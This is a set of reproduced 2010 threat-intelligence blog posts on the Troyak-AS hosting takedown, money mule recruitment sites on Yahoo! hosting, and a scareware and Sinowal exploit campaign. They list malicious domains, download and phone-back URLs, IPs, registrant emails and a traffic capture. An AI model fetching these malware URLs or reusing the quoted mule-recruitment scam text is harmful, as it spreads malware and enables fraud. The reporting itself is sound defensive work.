UPDATED: Friday, March, 12, 2010 - Troyak-AS peering courtesy of [2]AS25189 - NLINE-AS JSC Nline. Since

the entire Troyak-as takedown campaign is turning into an infinite loop, it’s time for a "terminating condition".

2nd update for Thursday, March 11, 2010: Troyak-AS is back from the dead. Upstream courtesy of [3]AS8342

- RTCOMM-AS RTComm.RU Autonomous System. The good news? Troyak’s Zeus C &Cs are still offline.

UPDATED: Thursday, March 11, 2010 - [4]TROYAK-AS Starchenko Roman Fedorovich is dead again - " *This AS is not currently used to announce prefixes in the global routing table, nor is it used as a visible transit AS.* "

UPDATED: Troyak-as is now [5]**AS44051 YA-AS Professional Communication Systems**.

[6]AS50215 Troyak-as, the cybercrime-friendly virtual neighborhood that was a key component in the hosting

infrastructure for all of the Zeus-crimeware serving campaigns during Q1 of 2010, has been taken offline, resulting in a pretty evident drop in Zeus C &Cs, according to this graph courtesy of the [7]ZeusTracker.

AS50215 Troyak-as (**ctlan.net**; **prombd.net**) was of course the tip of the iceberg, directly or indirectly interacting with the following ASs:

• ***AS31366 - smallshop-as Stebluk Vladimir Vladimirovich*** **bld**

• ***AS44107 - PROMBUDDETAL-AS Prombuddetal LLC***

• ***AS50369 - VISHCLUB-as Kanyovskiy Andriy***

• ***AS49934 - VVPN-AS PE Voronov Evgen Sergiyovich***

• ***AS47560 - VESTEH-NET-as Vesteh LLC***

Don’t pop the corks just yet, their customers, in particular their money mule recruitment customers are already migrating to the competition.

From a cybercriminal’s perspective, such minor operational glitches don’t undermine the business model. Sadly, it’s more cost-effective to build a new botnet, compared to trying to gain access to the old one. What truly undermines their business model is their inability to utilize the monetization vector.

AS50215 TROYAK-AS Starchenko Roman Fedorovich activity during Q1, 2010:

[8]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[9]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[10]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild

[11]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild

[12]Keeping Money Mule Recruiters on a Short Leash - Part Two

This post has been reproduced from [13]Dancho Danchev’s blog. Follow him [14]on Twitter.

1. http://cidr-report.org/cgi-bin/as-report?as=AS50215

2. http://cidr-report.org/cgi-bin/as-report?as=AS50215

3. http://cidr-report.org/cgi-bin/as-report?as=AS50215

4. http://cidr-report.org/cgi-bin/as-report?as=AS50215

5. http://cidr-report.org/cgi-bin/as-report?as=AS50215

6. http://www.abuse.ch/?p=2417

7. https://zeustracker.abuse.ch/monitor.php?filter=online

8. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html

9. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html

10. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html

11. http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html

12. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

13. http://ddanchev.blogspot.com/

14. http://twitter.com/danchodanchev

1111

Money Mule Recruiters on Yahoo!'s Web Hosting (2010-03-11 20:41)

UPDATED: Saturday, March 13, 2010 - Yahoo! Web Hosting abuse just pinged me that " *We have investigated the sites and taken the necessary action*".

Just how dumb, or perhaps ingenious is a cybecriminal that would host his money mule recruitment operations using Yahoo!'s Web Hosting services? Is the reputable hosting location, worth the risk of having their campaigns taken down much easily than if there were hosting them on the bad reputation block, and would have never bothered replying to abuse notifications?

Whatever the motivation of the people behind this money mule recruitment campaign, they are currently us-

ing Yahoo! Web Hosting. Domains in question, including contact details:

1112

- Reed Financial Services - **reed-fs.com** - 68.180.151.74

555 11th St NW

Washington, DC 20004

Phone numbers:

(866) 863-6438

(202) 355-6678 (FAX)

1113

- Stevens Financial Solutions - **stevensfs.com** - 98.136.50.138; 69.147.83.187; 69.147.83.188

Postal address:

Stevens Financial Solutions

Bahnhofstrasse 32

CH-8001 Zurich, Switzerland

Value Added Tax Nr.: 428 643

Phones and fax no’s:

Phone: +41 (43) 219-2551

Fax 1: +41 (43) 219-2551

Fax 2: +1 (866) 703-7622 US Toll-Free

- Waters & Co. LLP - **watersllp.com** - 216.39.57.104

400 East Pratt Street,

Baltimore, MD 21202

United States

Phone numbers:

(443) 524-9221

(443) 524-9221 (FAX)

1114

- Nilson Financial Solutions - **nilson-fs.com** - 98.136.92.76; 98.136.92.77; 98.136.92.78

Nilson Financial Solutions

Bahnhofstrasse 32

CH-8001 Zurich, Switzerland

Value Added Tax Nr.: 428 643

Phones and fax no’s:

Phone: +41 (43) 219-2551

Fax 1: +41 (43) 219-2551

Fax 2: +1 (866) 472-0560 US Toll-Free

Upon submitting the personal details, the potential money mule is required to send a scanned copy of their

ID or driving license:

• " *Familiarize yourself with all clauses of the contract. Fill the contract and send us a scanned copy of it to the email address info@watersllp.com or by fax: (443) 524-9221. The contract becomes valid from the moment of the reception of the correctly filled copy of the contract. You should be familiar with that the validity of the contract in the electronic form is completely identical to the contract signed at personal presence of both parties.* To pass the procedure of identity verification in order to prevent fraudulent registrations, you are required to send a scan of valid ID or a driving license to the e-mail: info@watersllp.com or by fax: (443) 524-9221. We guarantee full confidentiality of your personal information, more information on this matter you will find in our Privacy Policy PLEASE LET US KNOW BY EMAIL WHEN YOU WILL FAX BACK/EMAIL AS ATTACHEMENT THE CONTRACT AND*

APPLICATION FORM WITHIN 48 HOURS. "

Yahoo!’s Web Hosting abuse team has been notified of the campaigns, and will nuke the offline a.s.a.p

Related coverage of money laundering in the context of cybercrime:

[1]Dissecting an Ongoing Money Mule Recruitment Campaign

[2]Keeping Money Mule Recruiters on a Short Leash - Part Two

[3]Keeping Reshipping Mule Recruiters on a Short Leash

[4]Keeping Money Mule Recruiters on a Short Leash

[5]Standardizing the Money Mule Recruitment Process

[6]Inside a Money Laundering Group’s Spamming Operations

[7]Money Mule Recruiters use ASProx’s Fast Fluxing Services

[8]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [9]Dancho Danchev’s blog. Follow him [10]on Twitter.

1. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

2. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

3. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

4. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

5. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

6. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

7. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

8. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

9. http://ddanchev.blogspot.com/

10. http://twitter.com/danchodanchev

1116

Scareware, Sinowal, Client-Side Exploits Serving Spam Campaign in the Wild (2010-03-13 00:17)

AS50215 Troyak-as customers are back, with an ugly mix of scareware, sinowal, and client-side exploits serving campaign using the " *You don’t have the latest version of Macromedia Flash Player*" theme. Quality assurance is also in place this time, with the client-side exploit serving domains using a well known "[1] ***function nerot***" obfuscation technique in an attempt to bypass link scanners.

Let’s dissect the campaign, list all the typosquatted and spamvertised domains, the client-side exploit serving iFrames and the actual scareware.

Sampled

URLs

archives

.wesh.kr/archive0715/?id=test@test.com;

anonymousfiles

.wesh.or.kr/archive0715/?id=test@test.com.

1117

Spamvertised and typosquatted currently active domains include:

enyg.ne.kr - Email: EneesC9563@hotmail.com

enyk.ne.kr - Email: EneesC9563@hotmail.com

enyz.ne.kr - Email: EneesC9563@hotmail.com

enyg.kr - Email: EneesC9563@hotmail.com

enyk.kr - Email: EneesC9563@hotmail.com

enyg.co.kr - Email: EneesC9563@hotmail.com

enyk.co.kr - Email: EneesC9563@hotmail.com

enyt.co.kr - Email: EneesC9563@hotmail.com

enyz.co.kr - Email: EneesC9563@hotmail.com

enyg.or.kr - Email: EneesC9563@hotmail.com

1118

enyk.or.kr - Email: EneesC9563@hotmail.com

enyt.or.kr - Email: EneesC9563@hotmail.com

enyz.or.kr - Email: EneesC9563@hotmail.com

enyt.kr - Email: EneesC9563@hotmail.com

enyz.kr - Email: EneesC9563@hotmail.com

erase.co.kr - Email: PalacidoL6860@hotmail.com

erase.ne.kr - Email: PalacidoL6860@hotmail.com

erase.or.kr - Email: PalacidoL6860@hotmail.com

erasm.co.kr - Email: PalacidoL6860@hotmail.com

erasm.kr - Email: PalacidoL6860@hotmail.com

erasm.ne.kr - Email: PalacidoL6860@hotmail.com

erasm.or.kr - Email: PalacidoL6860@hotmail.com

erasv.co.kr - Email: PalacidoL6860@hotmail.com

1119

erasv.kr - Email: PalacidoL6860@hotmail.com

erasv.ne.kr - Email: PalacidoL6860@hotmail.com

erasv.or.kr - Email: PalacidoL6860@hotmail.com

erasw.co.kr - Email: PalacidoL6860@hotmail.com

erasw.kr - Email: PalacidoL6860@hotmail.com

erasw.ne.kr - Email: PalacidoL6860@hotmail.com

erasw.or.kr - Email: PalacidoL6860@hotmail.com

wesc.ne.kr - Email: PalacidoL6860@hotmail.com

wese.co.kr - Email: PalacidoL6860@hotmail.com

wese.kr - Email: PalacidoL6860@hotmail.com

wese.or.kr - Email: PalacidoL6860@hotmail.com

wesh.co.kr - Email: PalacidoL6860@hotmail.com

wesh.kr - Email: PalacidoL6860@hotmail.com

wesh.or.kr - Email: PalacidoL6860@hotmail.com

wesi.co.kr - Email: PalacidoL6860@hotmail.com

wesi.kr - Email: PalacidoL6860@hotmail.com

wesi.or.kr - Email: PalacidoL6860@hotmail.com

wesw.co.kr - Email: PalacidoL6860@hotmail.com

wesw.kr - Email: PalacidoL6860@hotmail.com

wesw.ne.kr - Email: PalacidoL6860@hotmail.com

wesw.or.kr - Email: PalacidoL6860@hotmail.com

Name servers of notice:

ns1.hr-skc.com - 74.117.63.218 - Email: hr@skrealty.net

ns1.welcomhell.com - 74.117.63.218 - Email: klincz@aol.com

ns1.skcstaff.com - 87.117.245.9 - Email: staffing@skhomes.com

ns1.limeteablack.net - 87.117.245.9 - Email: doofi@usa.com

Upon visiting the spamvertised links, the cybercriminals are then enticing the user into manually downloading

update.exe - [2]Trojan:Win32/Alureon.DA; Mal/FakeAV-CS - Result: 10/42 (23.81 %).

The sample phones back to the following location, downloading the actual scareware (**setup.exe** - [3]Mal/FakeAV-CS; FakeAlert-FQ - Result: 9/41 (21.96 %)), and ensuring the the cybercriminals phone back with the affiliate ID to confirm a successful installation:

- **gotsaved.cn/css/ _void/crcmds/main** - 91.212.132.7 - Email: georgelem@xhotmail.net

gotsaved.cn/css/ _void/srcr.dat

gotsaved.cn/css/ _void/crcmds/install

gotsaved.cn/css/ _void/crfiles/serf

gotsaved.cn/css/ _void/crcmds/builds/bbr

gotsaved.cn/css/ _void/crfiles/bbr

gotsaved.cn/css/ _void/knock.php

gotsaved.cn/css/ _void/crcmds/extra

- automaticallyfind.org/?gd=KCo7MD8uPS4iPA== &affid=XF5W &subid=AQoY &prov= &mode=cr &v=6 &newref=1

- 69.39.238.101 - Email: larrypenn@xhotmail.net

automaticallyfind.org/?gd=KCo7MD8uPS4iPA== &affid=Wg== &subid=GwocGwEEHQ== &prov= &mode=cr

&v=6nkr

1120

-

beinahet.com/readdatagateway.php?type=stats

&affid=319

&subid=new

&version=3.0

&adwareok

-

193.169.234.30 - Email: Vrapus.Kamat@gmail.com

- **mega-fast.org/page2/setup** - 91.212.132.8 - Email: Vrapus.Kamat@gmail.com

mega-fast.org/page2/setup0

Parked on 91.212.132.5, 91.212.132.7, 91.212.132.8 (**gotsaved.cn**) are also:

airportweb.cn - Email: JoannaWilhelm@xhotmail.net

gotsaved.cn - Email: georgelem@xhotmail.net

gotsick.cn - Email: georgelem@xhotmail.net

gottired.cn - Email: georgelem@xhotmail.net

gotunderway.cn - Email: georgelem@xhotmail.net

gotupset.com - Email: DianaFister@xhotmail.net

methodsweb.com - Email: bryantlew@xhotmail.net

pickingweb.cn - Email: JoannaWilhelm@xhotmail.net

prima-fast.org - Email: Vrapus.Kamat@gmail.com

publishingweb.cn - Email: JoannaWilhelm@xhotmail.net

quickfreescan.org - Email: GrantPursell@xhotmail.net

scanerborn.cn - Email: KristinDunton@xhotmail.net

scanerexcuse.cn - Email: KristinDunton@xhotmail.net

scanernurse.cn - Email: KristinDunton@xhotmail.net

1121

scanerwhatever.cn - Email: KristinDunton@xhotmail.net

senateweb.com - Email: bryantlew@xhotmail.net

webdocuments.cn - Email: JoannaWilhelm@xhotmail.net

Parked on 69.39.238.101 (**automaticallyfind.org**) are also:

guysfind.org - Email: larrypenn@xhotmail.net

automaticallyfind.org - Email: larrypenn@xhotmail.net

findalternate.org - Email: larrypenn@xhotmail.net

As we’ve already seen in previous campaigns, each and every domain is embedded with an iFrame, which this time

behaves differently, much more covertly than the one used before. **ylwgheakrozn.com /ld/nov1/** - 66.135.37.211 -

Email: getilak11@yahoo.com would attempt to load the following:

- **ylwgheakrozn.com /nte/nov1.php**

- **ylwgheakrozn.com /nte/avorp1nov1.py**


- **ylwgheakrozn.com /nte/NOV1.py**

• The folks at FireEye have covered the "[4]**function nerot**" in depth in January, 2010, and have analyzed a campaign using a similar structure as the current one

But would also attempt to load the nonexistent:

- **ylwgheakrozn.com /nte/AVORP1NOV1.exe**

1122



- **ylwgheakrozn.com /nte/NOV1.exe**

- **ylwgheakrozn.com /nte/NOV1.asp**

- **ylwgheakrozn.com /nte/NOV1.html**

The campaign ultimately serves [5]**Backdoor.Sinowal.DJ**; Result:

15/42 (35.71 %) through an obfuscated

[6]**Exploit.PDF-JS.Gen** - Result: 18/42 (42.86 %).


Parked on same IP where the iFrame domains is, is the remaining portfolio of domains presumably prepared

for rotation, in fact some of them are already involved in malicious activity.

At 69.174.245.148; 75.125.212.58; 66.135.37.211; 190.120.228.44 and 76.74.238.94 is the rest of the client-

side exploits serving domains portfolio:

aabtiktadve.com - Email: adminhhhPolego@hotmail.com



acdcwpbathr.com - Email: vikolr5ty@yahoo.com

acdlsvladve.com - Email: ade45Meehan4@yahoo.com

aghgiqfathr.com - Email: eeeDalmanbei@yahoo.com

balhimana.com - Email: Malachowski@yahoo.com

dbcavsaddve.com - Email: Wilfredo-admin@yahoo.com

ddehkyhddve.com - Email: admnBowgrenfd@yahoo.com

ddewphwddve.com - Email: W-Leet1210@yahoo.com

dhjgjwgddve.com - Email: adminSeaborn09@yahoo.com

dhjvnvvddve.com - Email: adminSeaborn09@yahoo.com

diaiscjdthr.com - Email: Nelsondwer4@yahoo.com

ejsinlbyidid.com - Email: nerForbes09@yahoo.com

1124

fgdchevuno.net - Email: 22232344sad22b1yj@msanz.com

fgnmgojuno.com - Email: 2223234422awbyj@msanz.com

fgxwuyyuno.com - Email: 2223234422asdbyj@msanz.com

ghedifauno.com - Email: 2223234422asd1byj@msanz.com

ghtsuumuno.com - Email:
222323442qw1e2byj@msanz.com

hdewptwhdve.com - Email: zekoAdmin@yahoo.com

hhjvnzvhdve.com - Email: qwMeier34ed@hotmail.com

jcdcwxbjthr.com - Email: kovin78213@yahoo.com

jefshosjdve.com - Email: Computer66Heads@yahoo.com

kbclyokkthr.com - Email: admHalliday666@yahoo.com

kdvarmgibtp.com - Email: aatrganz10@yahoo.com


lbckqbkldve.com - Email: W-Leet1210@yahoo.com

mcdcwjbmthr.com - Email: Lobertzqeq437@yahoo.com

mghvegumthr.com - Email: eeeDalmanbei@yahoo.com

mjisuvrmthr.com - Email: domainHodge2@hotmail.com

1125



pdecaxcpdve.com - Email: Computer66Heads@yahoo.com

pfgeeeepdve.com - Email: admndomsale12@yahoo.com

pfgfgdepthr.com - Email: finsky777admin@gmail.com

pfgoykopdve.com - Email: Wildeysgh67@yahoo.com

pfgtihtpdve.com - Email: admnBowgrenfd@yahoo.com

pianwinpdve.com - Email: Wilfredo-admin@yahoo.com

qabaqbyqthr.com - Email: admHalliday666@yahoo.com

qabtihtqdve.com - Email: Lawrencee45sd@yahoo.com

qcdvnhvqdve.com - Email: Lawrencee45sd@yahoo.com

qefshvsqdve.com - Email: Wildeysgh67@yahoo.com

qghgixfqthr.com - Email: Nguyen10@gmail.com

qghkqfkqdve.com - Email: adminsales@yahoo.com

qghpbapqdve.com - Email: qwMeier34ed@hotmail.com

qghvexuqthr.com - Email: Richmondsw3d@yahoo.com

qhjcwfbqthr.com - Email: asVeles45@hotmail.com

qlpkoxmdzxsb.com - Email:
QLPKOXMDZXSB.COM@domainservice.com

sjidamcsthr.com - Email: Gallippihu67@yahoo.com

sjinfcmsthr.com - Email:
domainadmin@navigationcatalyst.com

tbcpbxptdve.com - Email: hoters12admin@yahoo.com

tfgoyqotdve.com - Email: Brodeursdfrtr@yahoo.com

thjgjcgtdve.com - Email: Harrisasasd@yahoo.com

tiashostdve.com - Email: aaLehmann34s@yahoo.com

ubcvesuuthr.com - Email: kovin78213@yahoo.com

uefxrwxudve.com - Email: admndomsale12@yahoo.com

wghgiwfwthr.com - Email: Richmondsw3d@yahoo.com

yvbbpgrixovr.com - Email: dioSingh12@yahoo.com

Monitoring of the campaign is ongoing, updates will be posted as soon as new developments emerge.

Related Troyak-as activity and previous campaigns maintained by their customers:

[7]AS50215 Troyak-as Taken Offline, Zeus C &Cs Drop from 249 to 181

[8]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[9]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[10]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild

[11]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild

[12]Keeping Money Mule Recruiters on a Short Leash - Part Two

This post has been reproduced from [13]Dancho Danchev's blog. Follow him [14]on Twitter.

1. http://blog.fireeye.com/research/2010/01/pdf-obfuscation.html

2.

http://www.virustotal.com/analisis/13deb97feb24884914143139fe173f1eefe63c6b1b40d95b48c835455e1810af-12684

11432

3.

http://www.virustotal.com/analisis/0fa30043f45fe0e9f7fd64b1e9440b8ea7eca8431b73388f1184c3ee83b2335a-12684

23943

4. http://blog.fireeye.com/research/2010/01/pdf-obfuscation.html

5.

http://www.virustotal.com/analisis/78df316892ec75fb2d17b9a589aed980771bcc6349325f02f1007b21e7d850ba-12684

19059

6.

http://www.virustotal.com/analisis/db46413231ea9bed8f4d8b40bc820ae7015ac9e6226c9ffe996fef975128b511-12684

33015

7. http://ddanchev.blogspot.com/2010/03/as50215-troyak-as-taken-offline-zeus-c.html

8. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html

9. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html

10. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html


11. http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html

12. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

13. http://ddanchev.blogspot.com/

14. http://twitter.com/danchodanchev

1127



Protocol	Host	URL	Body	Content-T...
HTTP	yourblog2blog.com	/?id=312&ids=4db12f&d=1&s=2	5	text/html
HTTP	scan1.pchelpserverw.info	/fee1/index.php?greed=	50,136	text/html
HTTP	scan1.pchelpserverw.info	/fee1/img/style.css	2,503	text/css
HTTP	scan1.pchelpserverw.info	/fee1/img/jquery.js	55,715	application/...
HTTP	scan1.pchelpserverw.info	/fee1/img/jquery-init.js	631	application/...
HTTP	scan1.pchelpserverw.info	/fee1/img/drugndrop.js	3,560	application/...
HTTP	scan1.pchelpserverw.info	/fee1/img/listfile.js	13,191	application/...
HTTP	scan1.pchelpserverw.info	/fee1/img/001.gif	16,202	image/gif
HTTP	scan1.pchelpserverw.info	/fee1/img/007.gif	579	image/gif
HTTP	scan1.pchelpserverw.info	/fee1/img/017.gif	1,086	image/gif
HTTP	scan1.pchelpserverw.info	/fee1/img/016.gif	1,057	image/gif
